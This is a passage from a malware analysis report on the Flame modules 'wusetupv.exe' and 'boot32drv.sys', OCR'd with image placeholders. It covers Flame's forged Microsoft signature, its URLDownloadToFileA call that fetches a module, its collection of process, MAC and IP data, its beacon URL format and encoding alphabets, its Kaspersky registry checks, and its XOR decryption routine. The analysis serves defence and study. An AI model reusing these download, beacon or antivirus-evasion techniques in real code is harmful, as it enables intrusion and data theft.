
Encrypted data address: [dword] arg.1+0x14h

Return: Decrypted data address

Analysis of the "wusetupv.exe" Module

"Wusetupv.exe" is one of the modules released by Flame. We found that this module is used to collect the machine interface information, process information and registry key assignments.

This sample uses a MITM method and utilizes Microsoft's digital signature vulnerabilities.



Digital Signature Information

This digital signature is OK.

Signer information

Name: MS


E-mail: Not available

Signing time: Tuesday, December 28, 2010 6:54:40 AM

Countersignatures

Name of signer:	E-mail address:	Timestamp
VeriSign Time St...	Not available	Tuesday, December ...

Figure 25 Certificates Used by Flame



Certification path

```
Microsoft Root Authority
  Microsoft Enforced Licensing Intermediate PCA
    Microsoft Enforced Licensing Registration Authority CA
      Microsoft LSRA PA
        MS
```

Certificate status:


This certificate is OK.

Figure 26 Certificates Used by Flame

It creates the mutex "WPA_NTOS_MUTEX" after the operation of “wusetupv.exe”.


It finds the file "`C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~DHF593.tmp`" and reads the file contents.

It tries to download the file and store it as "`C:\WINDOWS\temp\~ZFF042.tmp`" (It is supposed that the downloaded file is the main module “mssecmgr.ocx” of Flame):



```
0040299D  > 51          push ecx
0040299E  . 51          push ecx
0040299F  . FF7424 10   push dword ptr ss:[esp+0x10]
004029A3  . FF7424 10   push dword ptr ss:[esp+0x10]
004029A7  . 51          push ecx
004029A8  . FFD0        call eax                          urlmon.URLDownloadToFileA
```


Figure 27 Download File



```
0012EC30  00000000
0012EC34  0012F3C8 ASCII "http://MSHOME-F3BE293C/view.php?mp=1&jz=2913803295&fd=2997338663&am=55597CCA3DD9&ef=
0012EC38  0012FE28 ASCII "C:\WINDOWS\temp\~ZFF042.tmp"
0012EC3C  00000000
0012EC40  00000000
```

Figure 28 Store it as "C:\WINDOWS\temp\~ZFF042.tmp"


It reads the current information of each interface from the MIB database of the operating system, such as the number of interfaces and their type, rate, physical address, number of bytes received or sent, number of faulty bytes and so on.



```
004012EB  .   68 54504000  push 1F61D280.00405054                     ┌iphlpapi.dll
004012F0  .   FF15 1C40400 call dword ptr ds:[<&KERNEL32.LoadLibra    └LoadLibraryA
004012F6  .   8BD8         mov ebx,eax
004012F8  .   895D E4      mov [local.7],ebx
004012FB  .   3BDF         cmp ebx,edi
004012FD  .v  0F84 DB00000 je 1F61D280.004013DE
00401303  .   68 48504000  push 1F61D280.00405048                     ┌GetIfTable
00401308  .   53           push ebx                                   │hModule
00401309  .   8B35 C840400 mov esi,dword ptr ds:[<&KERNEL32.GetPro    │kernel32.GetProcAddress
0040130F  .   FFD6         call esi                                   └GetProcAddress
00401311  .   8945 C4      mov [local.15],eax
00401314  .   3BC7         cmp eax,edi
00401316  .v  0F84 C200000 je 1F61D280.004013DE
0040131C  .   68 38504000  push 1F61D280.00405038                     ┌GetIpAddrTable
00401321  .   53           push ebx                                   │hModule
00401322  .   FFD6         call esi                                   └GetProcAddress
00401324  .   8945 C8      mov [local.14],eax
00401327  .   3BC7         cmp eax,edi
00401329  .v  0F84 AF00000 je 1F61D280.004013DE
0040132F  .   57           push edi
00401330  .   8D45 CC      lea eax,[local.13]
00401333  .   50           push eax
00401334  .   8B5D DC      mov ebx,[local.9]
00401337  .   53           push ebx
00401338  .   FF55 C4      call [local.15]                             iphlpapi.GetIfTable
```

Figure 29 Gather Current Information

It collects the machine process information and uploads it as parameters after encryption.




```
00402B69  .   68 F4524000  push 1F61D280.004052F4     ┌CreateToolhelp32Snapshot
00402B6E  .   53           push ebx                   │hModule
00402B6F  .   FFD6         call esi                   └GetProcAddress
00402B71  .   68 E4524000  push 1F61D280.004052E4     ┌Process32First
00402B76  .   53           push ebx                   │hModule
00402B77  .   8945 08      mov [arg.1],eax            │
00402B7A  .   FFD6         call esi                   └GetProcAddress
00402B7C  .   68 D4524000  push 1F61D280.004052D4     ┌Process32Next
00402B81  .   53           push ebx                   │hModule
00402B82  .   8945 F8      mov [local.2],eax          │
00402B85  .   FFD6         call esi                   └GetProcAddress

0011ED28  0012EC5C ┌ConcatString = "[System Process]|System|smss|csrss|winlogon|services|lsass|vmacthlp|svchost|"
0011ED2C  0011F689 └StringToAdd = "svchost"

0012EC4C  0012EC5C ASCII "gspnZGygMcK0Gnng|spnZGy|nynn|0ncnn|TWvDKoKv|nGcRW0Gn|Dnann|Rya0ZjD8|nR0jKnZ|nR0jKnZ|nR0jKnZ|n
```

Figure 30 Collects Process Information and Encryption Them

It creates a URL of appointed formats to upload the host information:

```
http://MSHOME-<STRING>/view.php?mp=1&jz=<STRING>&fd=<STRING>&am=<STRING>&ef=<STRING>&pr=<STRING>&ec=<STRING>&ov=<STRING>&pl=<STRING>
```


The parameter of Jz is selected at random and the main functionality code is as follows:



```
A1 C0534000   mov eax,dword ptr ds:[0x4053C0]
69C0 FD43030  imul eax,eax,0x343FD
05 C39E2600   add eax,0x269EC3
A3 C0534000   mov dword ptr ds:[0x4053C0],eax
C1F8 10       sar eax,0x10
25 FF7F0000   and eax,0x7FFF
C3            retn
```

Figure 31 Functionality Code of Creating the parameter of Jz


The parameter of am is a MAC address, which is different from 0x55 or encrypted (As shown below).



```
>  837D 18 01     ┌cmp [arg.5],0x1
.  8A4435 F4      │mov al,byte ptr ss:[ebp+esi-0xC]
.v 75 02          │jnz short 1F61D280.004014D5
.  34 55          │xor al,0x55
>  0FB6C0         │movzx eax,al
.  50             │push eax                                          ┌<%02X>
.  8D45 0C        │lea eax,[arg.2]                                   │
.  68 64504000    │push 1F61D280.00405064                            │Format = "%02X"
.  50             │push eax                                          │s
.  FF15 D040400   │call dword ptr ds:[<&USER32.wsprintfA>]           └wsprintfA
.  83C4 0C        │add esp,0xC
.  83F8 02        │cmp eax,0x2
.v 7C 54          │jl short 1F61D280.00401544
.  8D45 0C        │lea eax,[arg.2]
.  50             │push eax                                          ┌StringToAdd
.  FF75 08        │push [arg.1]                                      │ConcatString
.  FF15 2040400   │call dword ptr ds:[<&KERNEL32.lstrcatA>]          └lstrcatA
.  85C0           │test eax,eax
.v 74 43          │je short 1F61D280.00401544
.  46             │inc esi
.  83FE 06        │cmp esi,0x6
.^ 72 C2          └jb short 1F61D280.004014C9
```

Figure 32 The Encryption Function of MAC address

The parameter of ef is an IP address, which is different from 0x44 or encrypted (As shown below).



```
33C9          xor ecx,ecx
8B4424 04     mov eax,dword ptr ss:[esp+0x4]
8A5424 08     mov dl,byte ptr ss:[esp+0x8]
03C1          add eax,ecx
3010          xor byte ptr ds:[eax],dl
41            inc ecx
83F9 04       cmp ecx,0x4
72 EE         jb short 1F61D280.00402A30
C3            retn
```

```
dl=44 ('D')
Stack ds:[0012EBE8]=C0

Address   Hex dump
0012EBE8  C0 A8 C9 81 F4
```

Figure 33 The Encryption Function of IP address

The parameter of ov is the system version number after encryption.

The parameter of Pl is the process list after encryption.

The encryption method utilizes simple exchange and the lists are as follows [6]:

```
hXk1Qrbf6VH~29SMYAsCF-q7Omad0eGLojWi.DyvK8zcnZxRTUpwE_B5tuN
PIJgl43
```

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456
789_-.
```

It acquires system registry values

```
HKEY_CURRENT_USER\Console: StandardSize
```

```
SYSTEM\CurrentControlSet\Control\TimeZoneInformation      :
StandardDateBias
```

It checks for the existence of many versions of KasperskyLab software in the system registry:


```
"HKLM\SOFTWARE\KasperskyLab\AVP6"
```

```
"HKLM\SOFTWARE\KasperskyLab\protected\AVP7"
```

```
"HKLM\SOFTWARE\KasperskyLab\protected\AVP8"
```

Analysis of the "boot32drv.sys" Module

"**B**oot32drv.sys" is an encrypted data file instead of PE file, and the encryption method is performing the xor operation on the data with 0xFF. The encrypted files are as follows:



```
00000000h: FF F5 FF FF FF FE FE 23 FC FF FF FE 6F FE FF E4 ;   ?       #?   ,??
00000010h: CE 4C 3E 00 00 00 00 00 00 00 FD FB FF FF FF 46 ; 蚅>.......        F
00000020h: FB FF FF E1 64 39 D4 F9 FB FF FF FF BF 88 E4 FF ; ?  酤9贈?     繄?
00000030h: 53 71 3A 8D FC B7 FF FF FF D8 FF FF FF FF FF FF ; Sq:嶞?     ?
00000040h: FF 00 01 AD FF BA FF BE FF AD FF A0 FF A8 FF B6 ;   ..???????
00000050h: FF B1 FF BB FF B0 FF A8 FF D1 FF BB FF BA FF AC ;   ????????
00000060h: FF B4 FF AB FF B0 FF AF FF A0 FF AC FF BE FF B2 ;   ????????
00000070h: FF AF FF B3 FF BA FF A0 FF AD FF BE FF AB FF BA ;   ????????
00000080h: FF 0E 9D 35 19 00 00 00 00 00 00 00 00 00 00 F9 ;   .?..........?
00000090h: FB FF FF FF 3F 2B FE FF 8A DE 70 09 FC B9 FF FF ; ?    ?+?娞p.
000000a0h: FF 70 FF FF FF CB FF FF FF 00 01 AD FF BA FF BE ;   p      ?     ..???
000000b0h: FF AD FF A0 FF A8 FF B6 FF B1 FF BB FF B0 FF A8 ;   ????????
000000c0h: FF D1 FF A8 FF B6 FF B1 FF BB FF B0 FF A8 FF A0 ;   ????????
000000d0h: FF AC FF BE FF B2 FF AF FF B3 FF BA FF A0 FF AD ;   ????????
000000e0h: FF BE FF AB FF BA FF 00 13 67 9C 00 00 00 00 00 ;   ???..g?....
000000f0h: 00 00 00 00 00 00 00 F9 FB FF FF FF FF FF FF FF ; .......
00000100h: 21 9C A6 EE FC 99 FF FF FF 08 FF FF FF 63 FF FF ; !湨锵?     .       c
00000110h: FF 00 01 AD FF BA FF BE FF AD FF A0 FF A8 FF B6 ;   ..???????
00000120h: FF B1 FF BB FF B0 FF A8 FF D1 FF B1 FF B0 FF AB ;   ????????
00000130h: FF A0 FF B6 FF B1 FF AB FF BA FF AD FF BA FF AC ;   ????????
00000140h: FF AB FF B6 FF B1 FF B8 FF A0 FF AF FF AD FF B0 ;   ????????
00000150h: FF BC FF BA FF AC FF AC FF BA FF AC FF A0 FF B6 ;   ????????
00000160h: FF B1 FF AB FF BA FF AD FF A9 FF BE FF B3 FF BB ;   ????????
00000170h: 1A 61 60 00 00 00 00 00 00 F9 FB FF FF FF FF FF ; .a`......
00000180h: FF FF 21 9C A6 EE FC A9 FF FF FF 86 FE FF FF FB ;     !湨锵?    嗄    ?
```

Figure 34 The Content of File “Boot32drv.sys”

Decryption key codes are as follows:

```
        pop     esi         ; To decrypt data address
        mov   edi,esi     ; To decrypt data address
        pop     ecx         ; To decrypt the length of the data
_lib:
        cmp   ecx,0
        jz      _end
        lodsb
        xor     al,255
        dec     ecx
        stosb
        jmp     _lib
_end:
```

The decrypted data is as follows:

```
001529A8  00 0A 00 00 00 01 01 DC 03 00 00 01 90 01 00 1B  .....?..?.
001529B8  31 B3 C1 FF FF FF FF FF FF FF 02 04 00 00 00 B9  1沉??
001529C8  04 00 00 1E 9B C6 2B 06 04 00 00 00 40 77 1B 00  涅w.
001529D8  AC 8E C5 72 03 48 00 00 00 27 00 00 00 00 00 00  瑤鞏H...'......
001529E8  00 FF FE 52 00 45 00 41 00 52 00 5F 00 57 00 49  . .E.A.R._.W.I
001529F8  00 4E 00 44 00 4F 00 57 00 2E 00 44 00 45 00 53  .N.D.O.W...D.E.S
00152A08  00 4B 00 54 00 4F 00 50 00 5F 00 53 00 41 00 4D  .K.T.O.P._.S.A.M
00152A18  00 50 00 4C 00 45 00 5F 00 52 00 41 00 54 00 45  .P.L.E._.R.A.T.E
00152A28  00 F1 62 CA E6 FF FF FF FF FF FF FF FF FF FF 06  .駁舒
00152A38  04 00 00 00 C0 D4 01 00 75 21 8F F4 03 46 00 00  滂.u!忯F..
00152A48  00 8F 00 00 00 34 00 00 00 FF FE 52 00 45 00 41  .?..4... .E.A
00152A58  00 52 00 5F 00 57 00 49 00 4E 00 44 00 4F 00 57  .R._.W.I.N.D.O.W
00152A68  00 2E 00 57 00 49 00 4E 00 44 00 4F 00 57 00 5F  ...W.I.N.D.O.W._
00152A78  00 53 00 41 00 4D 00 50 00 4C 00 45 00 5F 00 52  .S.A.M.P.L.E._.R
00152A88  00 41 00 54 00 45 00 FF EC 98 63 FF FF FF FF FF  .A.T.E. 鞮c
00152A98  FF FF FF FF FF FF FF 06 04 00 00 00 00 00 00 00  ????????????????
00152AA8  DE 63 59 11 03 66 00 00 00 F7 00 00 00 9C 00 00  辌Y f...?..?.
00152AB8  00 FF FE 52 00 45 00 41 00 52 00 5F 00 57 00 49  . .E.A.R._.W.I
00152AC8  00 4E 00 44 00 4F 00 57 00 2E 00 4E 00 4F 00 54  .N.D.O.W...N.O.T
00152AD8  00 5F 00 49 00 4E 00 54 00 45 00 52 00 45 00 53  ._.I.N.T.E.R.E.S
00152AE8  00 54 00 49 00 4E 00 47 00 5F 00 50 00 52 00 4F  .T.I.N.G._.P.R.O
00152AF8  00 43 00 45 00 53 00 53 00 45 00 53 00 5F 00 49  .C.E.S.S.E.S._.I
00152B08  00 4E 00 54 00 45 00 52 00 56 00 41 00 4C 00 44  .N.T.E.R.V.A.L.D
00152B18  E5 9E 9F FF FF FF FF FF FF 06 04 00 00 00 00 00  鍨????????????
00152B28  00 00 DE 63 59 11 03 56 00 00 00 79 01 00 00 04  ..辌YV...y??????
00152B38  01 00 00 FF FE 52 00 45 00 41 00 52 00 5F 00 57  .. .E.A.R._.W
00152B48  00 49 00 4E 00 44 00 4F 00 57 00 2E 00 49 00 4E  .I.N.D.O.W...I.N
```

```
00152B58  00 54 00 45 00 52 00 45 00 53 00 54 00 49 00 4E  .T.E.R.E.S.T.I.N
00152B68  00 47 00 5F 00 50 00 52 00 4F 00 43 00 45 00 53  .G._.P.R.O.C.E.S
00152B78  00 53 00 45 00 53 00 2E 00 73 00 69 00 7A 00 65  .S.E.S...s.i.z.e?
00152B88  00 F4 2A D4 62 FF FF FF FF FF FF FF FF FF 06 04  .?詰???????
00152B98  00 00 00 00 00 00 00 DE 63 59 11 03 58 00 00 00  .......辌YX...
00152BA8  EE 01 00 00 86 01 00 00 FF FE 52 00 45 00 41 00  ?..?.. چ.E.A.
00152BB8  52 00 5F 00 57 00 49 00 4E 00 44 00 4F 00 57 00  R._.W.I.N.D.O.W.
00152BC8  2E 00 49 00 4E 00 54 00 45 00 52 00 45 00 53 00  ..I.N.T.E.R.E.S.
00152BD8  54 00 49 00 4E 00 47 00 5F 00 50 00 52 00 4F 00  T.I.N.G._.P.R.O.
00152BE8  43 00 45 00 53 00 53 00 45 00 53 00 2E 00 66 00  C.E.S.S.E.S...f.
00152BF8  69 00 72 00 73 00 74 00 98 6B 24 F8 FF FF FF FF  i.r.s.t.椽$?
00152C08  FF FF FF 06 04 00 00 00 00 00 00 00 DE 63 59 11      辌Y
00152C18  03 56 00 00 00 63 02 00 00 FB 01 00 00 FF FE 52  V...c..?.. چ
00152C28  00 45 00 41 00 52 00 5F 00 57 00 49 00 4E 00 44  .E.A.R._.W.I.N.D
00152C38  00 4F 00 57 00 2E 00 49 00 4E 00 54 00 45 00 52  .O.W...I.N.T.E.R
00152C48  00 45 00 53 00 54 00 49 00 4E 00 47 00 5F 00 50  .E.S.T.I.N.G._.P
00152C58  00 52 00 4F 00 43 00 45 00 53 00 53 00 45 00 53  .R.O.C.E.S.S.E.S
00152C68  00 2E 00 6C 00 61 00 73 00 74 00 C5 77 91 31 FF  ...l.a.s.t.航?
00152C78  FF FF FF FF FF FF FF FF 06 04 00 00 00 01 00 00  ................
00152C88  00 BB 04 E5 A9 03 56 00 00 00 D8 02 00 00 70 02  .?濠V...?..p
00152C98  00 00 FF FE 52 00 45 00 41 00 52 00 5F 00 57 00  .. چ.E.A.R._.W.
